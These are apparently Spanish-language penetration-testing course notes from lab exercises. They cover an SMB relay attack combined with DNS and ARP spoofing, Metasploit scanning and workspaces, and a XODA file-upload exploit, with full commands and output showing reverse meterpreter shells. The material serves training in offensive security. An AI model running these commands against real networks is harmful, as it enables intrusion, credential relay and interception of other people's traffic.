
Msf6> search smb\_relay

```
(root㉿kali):~# service postgresql start && msfconsole -q
msf6 > search smb_relay
Matching Modules
=====
#  Name
. ....
0 auxiliary/server/http_ntlm_relay
1 exploit/windows/smb/smb_relay
2 auxiliary/admin/mssql/mssql_ntlm_stealer
3 auxiliary/admin/mssql/mssql_ntlm_stealer_sqli
4 auxiliary/admin/oracle/ora_ntlm_stealer
5 auxiliary/scanner/sap/sap_smb_relay
6 auxiliary/scanner/sap/sap_soap_rfc_pf1_check_os_file_existence
7 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir
Existence Check
7 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_relay) > options
```

Usaremos

el exploit/windows/smb/smb\_relay

Bien, como nos pide acceder a la máquina destino:



```
msf6 exploit(windows/smb/smb_relay) > show options
Module options (exploit/windows/smb/smb_relay):
Name   Current Setting  Required  Description
----  -----  -----  -----
SHARE  ADMIN$          yes        The share to connect to
SMBHOST 172.16.5.10    no         The target SMB server (leave empty for originating system)
SRVHOST 172.16.5.101   yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 445            yes        The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST  172.16.5.101   yes        The listen address (an interface may be specified)
LPORT  4444             yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

msf6 exploit(windows/smb/smb_relay) >
```

```
use exploit/windows/smb/smb_relay

set SRVHOST 172.16.5.101      #IP del atacante (donde escucha Metasploit) set

LHOST 172.16.5.101          #IP para el reverse shell (handler)

set SMBHOST 172.16.5.10      #Objetivo final a comprometer set

PAYLOAD windows/meterpreter/reverse_tcp

exploit
```

Bien, una vez configurada, vamos a necesitar configurar DNSpoofing a través DNSpoof y vamos a tener que hacer esto para redirigir a la víctima a nuestro sistema Metasploit o a nuestro sistema Kali Linux cada vez que hay una conexión SMB a cualquier host en el dominio, en este caso el dominio lo hacemos como **.sportsfoo.com**

Vamos a crear un archivo que en realidad emula un archivo host o un archivo que contiene registros DNS:

```
Echo "ip_kali *.sportsfoo" > dns
```

Vamos a decir que debería apuntar o resolver cualquier dominio o el dominio sportfoo para cualquier subdominio asociado con el dominio de nivel superior

```
[root💀 kali] - [~]
# echo "172.16.5.101 *.sportfoo" > dns

[root💀 kali] - [~]
# dnsspoof
```

Ahora vamos a utilizar dnsspoof a través de nuestra interfaz eth1 y el archivo contiene el registro DNS. Básicamente, esto te permitirá saber dónde se encuentran todas las solicitudes sportfoo o subdominios de sportfoo como a nuestro sistema Kali:

```
[root💀 kali] - [~]
# dnsspoof -i eth1 -f dns
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.16.5.101]
^[[B
```

Ahora vamos a pasar a utilizar un ataque Mitm y utilizaremos arpspoofing, nuestro objetivo es envenenar el tráfico entre nuestra víctima, que es el sistema Windows 7.

Lo que esto significa o lo que esto permite es prácticamente manipular el tráfico que utiliza dnsspoof que ya tenemos en ejecución, por lo que solo necesitamos configurar o realizar el ataque arpspoofing.

Lo primero que debemos hacer es habilitar el reenvío IP forwarding:

¿Qué hace echo 1 > /proc/sys/net/ipv4/ip\_forward?

Este comando activa el reenvío de paquetes IP (IP forwarding) en el kernel de Linux. Por defecto, Linux no reenvía tráfico entre interfaces como un router.

Al activarlo, tu máquina puede interceptar tráfico de un host (víctima) y reenviarlo al gateway o a otros hosts, funcionando como router temporal.

En ataques MITM con ARP Spoofing, si no habilitas ip\_forward, la víctima pierde conexión a la red.

Con ip\_forward activado, tú te conviertes en el intermediario invisible entre la víctima y el resto de la red.

```
arp spoof -i eth1 -t 172.16.5.5 172.16.5.1
```

```
arpspoof -i eth1 -t 172.16.5.1 172.16.5.5
```

¿Qué hacen?

Estos comandos lanzan un ataque ARP Spoofing bidireccional:

-t 172.16.5.5	Le dices al cliente (172.16.5.5) que tú eres el gateway (172.16.5.1)
172.16.5.1	Le dices al gateway ( <b>172.16.5.1</b> ) que tú eres el cliente (172.16.5.5)
-t 172.16.5.1	
172.16.5.5	

Resultado: todo el tráfico entre cliente y gateway pasa por tu máquina.

```
└─(root💀kali)-[~]
# dnsspoof -i eth1 -f dns
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.16.5.101]
172.16.5.5.61428 > 8.8.4.4.53: 43553+ A? fileserver.sportsfoo.com
172.16.5.5.51840 > 8.8.4.4.53: 48282+ A? fileserver.sportsfoo.com
172.16.5.5.49341 > 8.8.4.4.53: 43625+ A? fileserver.sportsfoo.com
172.16.5.5.52979 > 8.8.4.4.53: 63651+ A? fileserver.sportsfoo.com
172.16.5.5.63442 > 8.8.4.4.53: 26195+ A? fileserver.sportsfoo.com
172.16.5.5.64095 > 8.8.4.4.53: 6261+ A? fileserver.sportsfoo.com
172.16.5.5.63952 > 8.8.4.4.53: 3848+ A? fileserver.sportsfoo.com
```

Obtenemos una shell:

```
[+] SMB auth relay against 172.16.5.10 succeeded
[*] Ignoring request from 172.16.5.10, attack already in progress.
[*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49181
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49181, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[+] SMB auth relay against 172.16.5.10 succeeded
[*] Ignoring request from 172.16.5.10, attack already in progress.
[*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49183
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49183, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[+] SMB auth relay against 172.16.5.10 succeeded
[*] Ignoring request from 172.16.5.10, attack already in progress.

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
Computer      : FILESERVER
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter    : x86/windows
meterpreter > getid
[-] Unknown command: getid.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

# Host & Network Penetration Testing: The Metasploit Framework (MSF)

## MSFConsole Fundamentals

Vamos a empezar con un módulo de Metasploit Framework muy importante como es el escaneo de puertos:

```
msf6 > search portscan
```

The screenshot shows the Metasploit Framework's MSFConsole interface. The user has run the command `msf6 > search portscan`. The output lists several matching modules, each with a name, disclosure date, rank, check status, and a brief description. The user then selects the module at index 5, `auxiliary/scanner/portscan/tcp`, and runs `show options` to view its configuration options.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/portscan/ftpbounce	.	normal	No	FTP Bounce Port Scanner
1	auxiliary/scanner/natpmp/natpmp_portscan	.	normal	No	NAT-PMP External Port Scanner
2	auxiliary/scanner/sap/sap_router_portscanner	.	normal	No	SAPRouter Port Scanner
3	auxiliary/scanner/portscan/xmas	.	normal	No	TCP "XMas" Port Scanner
4	auxiliary/scanner/portscan/ack	.	normal	No	TCP ACK Firewall Scanner
5	auxiliary/scanner/portscan/tcp	.	normal	No	TCP Port Scanner
6	auxiliary/scanner/portscan/syn	.	normal	No	TCP SYN Port Scanner
7	auxiliary/scanner/http/wordpress_pingback_access	.	normal	No	Wordpress Pingback Locator

Interact with a module by name or index. For example `info 7`, use `7` or use `auxiliary/scanner/http/wordpress_pingback_access`

```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS	*	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

Bien, echemos un vistazo a algunas otras opciones de búsqueda que podemos utilizar. Si abrimos la búsqueda de documentación `msf6 > search -h`

Tenemos la capacidad de buscar CVE específicos y la plataforma real, así como el módulo que buscamos.

```
Examples:
search cve:2009 type:exploit
search cve:2009 type:exploit platform:-linux
search cve:2009 -s name
search type:exploit -s type -r
```

Nos salen todos los exploits para sistema Windows que se lanzaron en el año 2017:

Msf6 >search cve:2017 type:exploit platform:windows

```
msf6 > search cve:2017 type:exploit platform:windows
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/misc/allmediaserver_bof	2012-07-04	normal	No	AllMediaServer 0.8 Buffer Overflow
1	\target: AllMediaServer 0.8 / Windows XP SP3 - English	.	.	.	.
2	\target: AllMediaServer 0.8 / Windows 7 SP1 - English	.	.	.	.
3	exploit/windows/sockets/advantech_webaccess_webvrpc_bof	2017-11-02	good	No	Advantech WebAccess Webvrpc Service Opcode 80061 S
4	exploit/multi/http/struts2_rest_xstream	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE
5	\target: Unix (In-Memory)	.	.	.	.
6	\target: Windows (In-Memory)	.	.	.	.
7	\target: Python (In-Memory)	.	.	.	.
8	\target: PowerShell (In-Memory)	.	.	.	.
9	\target: Linux (Dropper)	.	.	.	.
10	\target: Windows (Dropper)	.	.	.	.
11	exploit/windows/fileformat/audio_coder_m3u	2013-05-01	normal	No	AudioCoder .M3U Buffer Overflow
12	exploit/windows/ftp/ayukov_ftp	2017-10-21	normal	No	Ayukov NFTP FTP Client Buffer Overflow
13	exploit/windows/browser/cisco_webex_ext	2017-01-21	great	No	Cisco WebEx Chrome Extension RCE (CVE-2017-3823)
14	exploit/windows/cisco/commvault_cmd_exec	2017-12-12	good	No	CommVault Communications Service (cvd) Command Inje
15	exploit/windows/fileformat/cyberlink_labelprint_bof	2017-09-23	normal	No	CyberLink LabelPrint 2.5 Stack Buffer Overflow
16	\target: CyberLink LabelPrint <= 2.5 on Windows 7 (64 bit)	.	.	.	.
17	\target: CyberLink LabelPrint <= 2.5 on Windows 8.1 x64	.	.	.	.
18	\target: CyberLink LabelPrint <= 2.5 on Windows 10 x64 build 1803	.	.	.	.
19	exploit/windows/http/disksorter_bof	2017-03-15	great	Yes	Disk Sorter Enterprise GET Buffer Overflow
20	exploit/windows/http/disksavvy_get_bof	2016-12-01	excellent	Yes	DiskSavvy Enterprise GET Buffer Overflow
21	\target: DiskSavvy Enterprise v9.1.14	.	.	.	.
22	\target: DiskSavvy Enterprise v9.3.14	.	.	.	.
23	\target: DiskSavvy Enterprise v9.3.14	.	.	.	.
24	exploit/windows/http/dnn_cookie_deserialization_rce	2017-07-20	excellent	Yes	DotNetNuke Cookie Deserialization Remote Code Exec
25	\target: Automatic	.	.	.	.
26	\target: v5.0 - v9.0.0	.	.	.	.
27	\target: v9.1.0 - v9.1.1	.	.	.	.
28	\target: v9.2.0 - v9.2.1	.	.	.	.
29	\target: v9.2.2 - v9.3.0-RC	.	.	.	.
30	exploit/windows/http/dupscts_bof	2017-03-15	great	Yes	Dup Scout Enterprise GET Buffer Overflow
31	\target: Automatic	.	.	.	.
32	\target: Dup Scout Enterprise v8.3.16 (x86)	.	.	.	.
33	\target: Dup Scout Enterprise v8.4.1.10 (x86)	.	.	.	.
34	\target: Dup Scout Enterprise v8.4.1.18 (x86)	.	.	.	.
35	\target: Dup Scout Enterprise v9.1.14 (x86)	.	.	.	.
36	\target: Dup Scout Enterprise v9.5.14 (x86)	.	.	.	.
37	\target: Dup Scout Enterprise v9.9.14 (x86)	.	.	.	.
38	\target: Dup Scout Enterprise v10.0.18 (x86)	.	.	.	.

Ahora veremos cómo crear espacios de trabajo dentro de Metasploit Framework. ¿Para qué nos sirve esto? Para trabajar de manera organizada y estructurada en futuras empresas.

```
File Actions Edit View Help
msf6 > workspace -h
Usage:
  workspace          List workspaces
  workspace [name]  Switch workspace

OPTIONS:
  -a, --add <name>      Add a workspace.
  -d, --delete <name>    Delete a workspace.
  -D, --delete-all       Delete all workspaces.
  -h, --help             Help banner.
  -l, --list             List workspaces.
  -r, --rename <old> <new> Rename a workspace.
  -S, --search <name>   Search for a workspace.
  -v, --list-verbose     List workspaces verbose.
```

Para que todos estos datos se guarden, recordemos que tiene que estar iniciada la base de datos msfdb. ¿Cómo? Usando el comando \$sudo msfdb init

Para crear un workspace msf6 > workspace -a INE Para

eliminar un workspace msf6 > workspace -d INE

Para renombrar un workspace msf6 > workspace -r INE INE\_SECURITY

## Port Scanning & Enumeration with Nmap | Importing Nmap Scan Results Into MSF

¿Cómo podemos importar un escaneo con nmap en Metasploit Framework? Primero de todo, tenemos que guardar el escaneo con -oX, formato XML.

```
$sudo nmap -Pn -sS -sV -O <target_ip> -oX <nombre_que_queramos_>
```

Bien, antes de importar el escaneo dentro de Metasploit es importante que crear un workspace especial para ese escaneo en particular ¿Cómo?

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -a windows_server_2012
[*] Added workspace: windows_server_2012
[*] Workspace: windows_server_2012
msf6 > workspace
    default
* windows_server_2012
msf6 > █
```

Una vez creado el workspace para este escaneo en particular vamos a importarlo:

```
msf6 > db_import /root/windows_server_2012
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 10.2.23.91
[*] Successfully imported /root/windows_server_2012
msf6 > █
```

Para comprobarlo es muy sencillo:

```

msf6 > hosts
Hosts
=====
address      mac      name          os_name      os_flavor    os_sp     purpose   info   comments
10.2.23.91   demo.ine.local Windows 2012           server

msf6 > services
Services
=====
host        port    proto   name          state   info
10.2.23.91  80      tcp     http          open    HttpFileServer httpd 2.3
10.2.23.91  135     tcp     msrpc         open    Microsoft Windows RPC
10.2.23.91  139     tcp     netbios-ssn    open    Microsoft Windows netbios-ssn
10.2.23.91  445     tcp     microsoft-ds   open    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.2.23.91  3389    tcp     ssl/ms-wbt-server open
10.2.23.91  49154   tcp     msrpc         open    Microsoft Windows RPC
10.2.23.91  49155   tcp     msrpc         open    Microsoft Windows RPC

msf6 >

```

Otra utilidad muy buena desde Metasploit es que nos permite iniciar y realizar un escaneo nmap, y, en consecuencia, guarda el escaneo directamente en la base de datos. Para ello, primero crearemos un nuevo workspace e iniciaremos un escaneo con nmap directamente desde MSFConsole db\_nmap <comandos...>

```

msf6 > workspace -a nmap_new
[*] Added workspace: nmap_new
[*] Workspace: nmap_new
msf6 > workspace
 default
 windows_server_2012
* nmap_new
msf6 > db_nmap -Pn -sV -sS -o demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 22:40 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.23.91)
[*] Nmap: Host is up (0.003s latency).
[*] Nmap: Not shown: 993 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 80/tcp    open  http            HttpFileServer httpd 2.3
[*] Nmap: 135/tcp   open  msrpc          Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 49154/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc          Microsoft Windows RPC
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2012 (91%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2012
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2012 (91%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 74.44 seconds
msf6 > hosts
Hosts
=====
address      mac      name          os_name      os_flavor    os_sp     purpose   info   comments
10.2.23.91   demo.ine.local Windows 2012           server

```

```

[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC
[*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3389/tcp open ssl/ms-wbt-server?
[*] Nmap: 49154/tcp open msrpc Microsoft Windows RPC
[*] Nmap: 49155/tcp open msrpc Microsoft Windows RPC
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): Microsoft Windows 2012 (91%)
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_server_2012
[*] Nmap: Aggressive OS guesses: Microsoft Windows Server 2012 (91%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 74.44 seconds
msf6 > hosts
Hosts
=====
address      mac      name          os_name      os_flavor      os_sp      purpose      info      comments
10.2.23.91   demo.ine.local  Windows 2012           server

msf6 > services
Services
=====
host      port      proto      name          state      info
10.2.23.91  80        tcp        http          open       HttpFileServer httpd 2.3
10.2.23.91  135       tcp        msrpc         open       Microsoft Windows RPC
10.2.23.91  139       tcp        netbios-ssn    open       Microsoft Windows netbios-ssn
10.2.23.91  445       tcp        microsoft-ds  open       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.2.23.91  3389      tcp        ssl/ms-wbt-server open
10.2.23.91  49154     tcp        msrpc         open       Microsoft Windows RPC
10.2.23.91  49155     tcp        msrpc         open       Microsoft Windows RPC

```

## Port Scanning with Auxiliary Modules

Para empezar, vamos a identificar nuestra dirección IP, como consiguiente vamos a identificar la IP de la primera máquina objetivo:

```

└─(root@INE)-[~]
# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.1.0.5  netmask 255.255.0.0  broadcast 10.1.255.255
        ether 02:42:0a:01:00:05  txqueuelen 0  (Ethernet)
          RX packets 2954  bytes 260454 (254.3 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 2898  bytes 2216103 (2.1 MiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.216.10.2  netmask 255.255.255.0  broadcast 192.216.10.255
        ether 02:42:c0:d8:0a:02  txqueuelen 0  (Ethernet)

```

Tenemos la subred 192.216.10.0/24 y nuestra dirección IP es la 192.216.10.2. Bien, ahora vamos a identificar la dirección IP de la primera máquina víctima:

```

└─(root@INE)-[~]
# cat /etc/hosts
+127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.5      INE
127.0.0.1 AttackDefense-Kali
192.216.10.2    INE
192.216.10.2    INE
192.216.10.3  demo1.ine.local

```

Perfecto, una vez identificadas ambas IPs, podemos comenzar con el escaneo de puertos y explotación.


Como podemos ver en el escaneo de puertos abiertos de la primera máquina víctima tenemos solo abierto el puerto 80.

```

msf6 > workspace -a ports_scan
[*] Added workspace: ports_scan
[*] Workspace: ports_scan
msf6 > db_nmap -Pn -sS -sVC -T4 -O --open 192.216.10.3
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-19 23:38 IST
[*] Nmap: Nmap scan report for demo1.ine.local (192.216.10.3)
[*] Nmap: Host is up (0.000057s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
[*] Nmap: |_http-title: XODA
[*] Nmap: |_http-server-header: Apache/2.4.7 (Ubuntu)
[*] Nmap: |_http-cookie-flags:
[*] Nmap: |  /:
[*] Nmap: |  PHPSESSID:
[*] Nmap: |  httponly flag not set
[*] Nmap: |  http-git:
[*] Nmap: |  192.216.10.3:80/.git/
[*] Nmap: |  Git repository found!
[*] Nmap: |  Repository description: Unnamed repository; edit this file 'description' to name the ...
[*] Nmap: |  Remotes:
[*] Nmap: |  https://github.com/fermayo/hello-world-lamp.git
[*] Nmap: MAC Address: 02:42:C0:D8:0A:03 (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.8
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.91 seconds
msf6 > []

```

Cuando entramos podemos ver que tenemos una página web con XODA. XODA es una aplicación web escrita en PHP para gestionar archivos vía navegador. Si no está parcheada, permite la subida arbitraria de archivos, lo que puede derivar en ejecución remota de código en el servidor.



Vamos a buscar un módulo para explotarlo:

```
msf6 > search xoda
Matching Modules
=====
#  Name                   Disclosure Date  Rank      Check  Description
-  exploit/unix/webapp/xoda_file_upload  2012-08-21   excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/xoda_file_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) >

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) > options

Module options (exploit/unix/webapp/xoda_file_upload):
Name  Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes       The target port (TCP)
SSL             false     no        Negotiate SSL/TLS for outgoing connections
TARGETURI       /xoda/    yes       The base path to the web application
VHOST           no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
LHOST  127.0.0.1       yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
0   XODA 0.4.5
```

Lo único que tenemos que configurar es el RHOSTS, LHOST y el TARGETURI ¿Por qué el TARGETURI? Por qué en este momento particular la web ejecuta desde la raíz no desde /xoda/ como viene por defecto.

Explotamos y ya tenemos la sesión de meterpreter ganada:

```

msf6 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.216.10.3
RHOSTS => 192.216.10.3
msf6 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/xoda_file_upload) > set LHOST 192.216.10.2
LHOST => 192.216.10.2
msf6 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.216.10.2:4444
[*] Sending PHP payload (klaueYd.php)
[*] Executing PHP payload (klaueYd.php)
[*] Sending stage (39927 bytes) to 192.216.10.3
[!] Deleting klaueYd.php
[*] Meterpreter session 1 opened (192.216.10.2:4444 → 192.216.10.3:35702) at 2025-07-19 23:49:17 +0530

meterpreter > sysinfo
Computer : demo1.ine.local
OS       : Linux demo1.ine.local 6.8.0-40-generic #40-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 10:34:03 UTC 2024 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > █

```

Ahora que tenemos acceso a este primer equipo víctima que recordemos que tenemos dos y esta es la primera, vamos a ver en que subred opera el segundo equipo víctima:

```

www-data@demo1:/app/files$ ifconfig -a
ifconfig -a
eth0      Link encap:Ethernet HWaddr 02:42:c0:d8:0a:03
          inet addr:192.216.10.3 Bcast:192.216.10.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1312 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1248 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:184554 (184.5 KB) TX bytes:136652 (136.6 KB)

eth1      Link encap:Ethernet HWaddr 02:42:c0:9b:b5:02
          inet addr:192.155.181.2 Bcast:192.155.181.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1656 (1.6 KB) TX bytes:0 (0.0 B)

ip_vti0   Link encap:IPIP Tunnel HWaddr
          NOARP MTU:1480 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

www-data@demo1:/app/files$ █

```

Bien, como podemos ver dentro de la máquina víctima tenemos una subred nueva 192.155.181.0/24, y obviamente dentro de esa subred estará la IP de la segunda máquina víctima, pero ¿cómo la identificamos?

Fácil, con un script simple de bash:

```
for i in {1..254}; do ping -c 1 -W 1 192.155.181.$i | grep "bytes from" C done
```

```
www-data@demo1:/app/files$ for i in {1..254}; do ping -c 1 -W 1 192.155.181.$i | grep "bytes from" & done
< -c 1 -W 1 192.155.181.$i | grep "bytes from" & done
[1] 810
[2] 812
[3] 814
[4] 816
64 bytes from 192.155.181.1: icmp_seq=1 ttl=64 time=0.078 ms
64 bytes from 192.155.181.2: icmp_seq=1 ttl=64 time=0.028 ms
[5] 818
64 bytes from 192.155.181.3: icmp_seq=1 ttl=64 time=0.070 ms
[6] 820
[7] 822
[8] 824
[9] 826
[10] 828
[11] 830
[12] 832
[13] 834
[14] 836
[15] 838
[16] 840
[17] 842
[18] 844
[19] 846
[20] 848
[21] 850
[22] 852
[23] 854
[24] 856
[25] 858
[26] 860
[27] 862
[28] 864
[29] 866
[30] 868
[31] 870
```

